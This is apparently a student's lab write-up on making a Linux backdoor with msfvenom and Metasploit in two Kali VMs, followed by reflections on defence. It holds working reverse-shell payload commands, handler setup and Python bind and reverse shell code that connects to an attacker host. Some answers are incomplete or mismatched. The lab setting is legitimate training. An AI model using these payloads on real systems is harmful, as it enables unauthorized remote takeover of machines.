

Backdoor Creation and Remote Shell Access using Metasploit

Objective :-


In cybersecurity, a backdoor refers to a method of bypassing normal security measures to gain unauthorized access to a system, network, or application. A reverse shell is a type of cyber attack in which a victim is duped into having their remote machine establish a connection to the attacker's computer, rather than the other way around. It works by tricking a victim into executing a malicious script that creates a tunnel back to the attacker's machine.

Requirements :-

- Kali-Linux-2025.2-virtualbox-amd64 (Attacker)
- Kali-Linux-2024.4-virtualbox-amd64 (Target)
- Firefox

SECTION A :- Payload Creation and Transfer

1. On Kali Linux 2025.2, identify the IP address of the attacker machine using a suitable command. Write the IP address you find.



```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.43.173 netmask 255.255.255.0 broadcast 192.168.43.255
    inet6 fe80::f51:7036:5020:b5b7 prefixlen 64 scopeid 0x20<link>
    inet6 2401::4900:4fb4:541d:da19:8fbd:18c4:a932 prefixlen 64 scopeid 0x0<global>
    ether 68:00:27:d1:f8:56 txqueuelen 1000 (Ethernet)
    RX packets 119 bytes 19023 (18.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 145 bytes 25081 (25.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


(kali@kali)-[~]
$
```

Attacker's IP Address : - 192.168.43.173

2. Create a reverse shell payload targeting a Linux 64-bit system using “msfvenom” Use your IP address as LHOST and save the file to the Desktop with the name “payload.elf”.

- a) Write the exact command used.

The command is :- “msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.43.173 LPORT=5555 -f elf -o ~/Desktop/payload.elf”



```
(kali@kali)-[~]
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.43.173 LPORT=5555 -f elf -o ~/Desktop/payload.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: /home/kali/Desktop/payload.elf

(kali@kali)-[~]
$
```

b) Confirm whether the file was created successfully.




3. Transfer the payload file from Kali 2025.2 to Kali 2024.4 using Send Anywhere or another secure file transfer method.


a) Mention the method and steps used.

b) Confirm the file is available in Kali 2024.4


i. Go to Firefox & search for “send anywhere in both attacker & target.



ii. Open the first site & choose send option in attacker's linux & select the file you have to send.




iii. This will generate a one time code & a qr code for security purpose




Here my code is :- 067691


iv. Choose the receive option in target's linux & enter the code to get details of file.



- v. Download the file & paste into Desktop.



4. In Kali 2023, give executable permission to the payload file. Mention the command used and confirm the change.



Commands used are :- 1.cd Desktop

2.chmod +x payload.elf

3.ls -l payload.elf

You'll get -rwxrwxr-x 1 kali kali 250 Jul 6 01:38 payload.elf

The executable permission is given to the payload file.

5. Briefly explain the purpose of the following parts of the msfvenom command :-
- -p -Selects a specific payload to generate shellcode
 - LHOST - LHOST is the local machine's IP, which the payload will connect back to once executed on the target.
 - -f elf - Specifies that I want the output format to be an executable & linkable format file (.elf).
 - -o - Outputs the payload as an executable & linkable format file with given name.

SECTION B :- Exploitation using Metasploit

1. Start the Metasploit console in Kali 2025.2 and configure a multi-handler to receive the reverse shell connection.

Write down each command used to set up the exploit module, LHOST, and payload.

- i. Go to terminal & start Metasploit console by using :- “msfconsole”



ii. Use command “use exploit/multi/handler”

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > █
```

iii. Set LHOST using “set LHOST <Attacker IP Address>”

```
msf6 exploit(multi/handler) > set LHOST 192.168.43.173
LHOST => 192.168.43.173
msf6 exploit(multi/handler) > █
```

iv. Set LPORT using “set LPORT 5555”

```
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > █
```

v. Set payload using “set PAYLOAD linux/x64/meterpreter/reverse_tcp”

```
msf6 exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > █
```


vi. Now exploit the payload using “exploit”

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.43.173:5555
[*] Sending stage (3045380 bytes) to 192.168.43.173
[*] Meterpreter session 1 opened (192.168.43.173:5555 -> 192.168.43.173:36936) at 2025-07-06 02:37:03 -0400

meterpreter > █
```

2. Run the payload file in Kali 2024.4 and confirm that a Meterpreter session is opened in Kali 2025.2


a) Write the command used to execute the file.



b) Take a screenshot of the successful session.

3. Once Meterpreter is active, execute the following commands and note down their outputs :-

- sysinfo



The new directories are created in the desktop of target kali linux i.e., kali linux-2024.4-virtualbox-amd64.

4. Explain what a reverse shell is and how it differs from a bind shell. Include examples.

In network security, bind shells and reverse shells are techniques used to establish a connection between an attacker and a target machine. Both have distinct use cases and methods of operation

A shell is a program that interprets our commands and gives the written commands to the operating system. It acts as an interface between the user and the operating system. It takes input from the keyboard and gives it to the OS, and the terminal lets you type commands and interact with the shell.

Reverse Shell would be needed—one of the main applications of a reverse shell—when a target machine is behind a firewall or NAT, making it hard to initiate an inbound connection. The target machine will connect to the attacker's machine in this setup, hence bypassing the firewall restrictions.

Bind shell is applicable when the attacker's machine is able to connect directly to the target machine. In that respect, the target machine is listening to some port for incoming connections, and control is given to the attacking machine upon connection to that port.

Example Of Bind Shell Using Python :-

```
import socket

import os

# Create a socket object

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Bind the socket to a public host, and a well-known port

s.bind(("0.0.0.0", 4444))

# Become a server socket

s.listen(1)

print("Listening on port 4444...")

# Accept connections from outside

(client_socket, client_address) = s.accept()

print(f'Connection from {client_address} has been established!')

# Send commands to the shell

while True:

    command = input("Shell> ")
```

```
if command.lower() == "exit":  
    client_socket.send(b"exit")  
    break  
client_socket.send(command.encode())  
response = client_socket.recv(1024).decode()  
print(response)  
client_socket.close()  
s.close()
```

Example Of Reverse Shell Using Python :-

```
import socket  
import subprocess  
# Create a socket object  
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
# Connect to the attacker's machine  
s.connect(("attacker_ip", 4444))  
# Redirect input/output to the socket  
while True:  
    command = s.recv(1024).decode()  
    if command.lower() == "exit":  
        break  
    output = subprocess.getoutput(command)  
    s.send(output.encode())  
s.close()
```

SECTION C :- Reflection and Defence

1. Why creating backdoors is dangerous outside lab environments.

A backdoor is a hidden method of bypassing normal authentication or security measures in software or hardware systems. These covert pathways allow unauthorized individuals, often referred to as attackers or malicious users, to gain access to systems or data without being detected.

Backdoors are intentional or unintentional bypasses in software or hardware security that permit unauthorized access, often without alerting the user. These vulnerabilities can stem from various mechanisms, such as hardcoded developer passwords, unprotected developer accounts, or exploits within the code that allow an attacker to gain control.

2. What legal consequences can result from unauthorized backdoor use.

The legal and ethical dimensions of Backdoors are complex and often contentious. From a legal standpoint, the use or existence of Backdoors intersects with privacy laws, data protection regulations, and cybersecurity mandates. The debate intensifies when government agencies seek to implement Backdoors for surveillance or law enforcement purposes, citing national security concerns. This clashes with the principles of individual privacy and the right to secure communications.

Unauthorized access through backdoors can lead to criminal charges under laws related to hacking and computer fraud. Organizations may also face civil liability if they fail to secure their systems against backdoor vulnerabilities.

3. Two methods to prevent backdoor attacks in Linux.

Preventing and mitigating the risks associated with backdoors in both software and hardware requires a multifaceted approach. For developers and organizations, implementing best practices is crucial. Regular security audits play an essential role in identifying vulnerabilities within software and hardware systems. These audits should encompass both manual and automated testing to ensure comprehensive scrutiny of code and architecture.

Furthermore, conducting frequent code reviews can help to catch potential backdoors and other security flaws during the development process. Establishing a culture of security-focused coding among developers is vital for reducing the likelihood of unintentional backdoor inclusion.

- Continuous Monitoring of Security System :- Monitoring the system network helps in checking loopholes that may turn into potential entry points for backdoor attacks.
- Having Strong firewalls in Computer Network :- Firewall filters the traffic in a computer network and a strong firewall can prevent attackers from getting into the system.
- Protection of computer networks through Strong Passwords :- Having a strong password helps in establishing the strong security of the system. Users should never

stick to default passwords and should always have passwords that are difficult to crack.

Conclusion :-

The world we live in is getting progressively connected to networks. Therefore, the risk of cyber-attacks is growing at an alarming rate. A reverse shell, also known as a remote shell or “connect-back shell,” takes advantage of the target system’s vulnerabilities to initiate a shell session and then access the victim’s computer. The goal is to connect to a remote computer and redirect the input and output connections of the target system’s shell so the attacker can access it remotely.

Reverse shells allow attackers to open ports to the target machines, forcing communication and enabling a complete takeover of the target machine. Therefore it is a severe security threat. This method is also commonly used in penetration tests.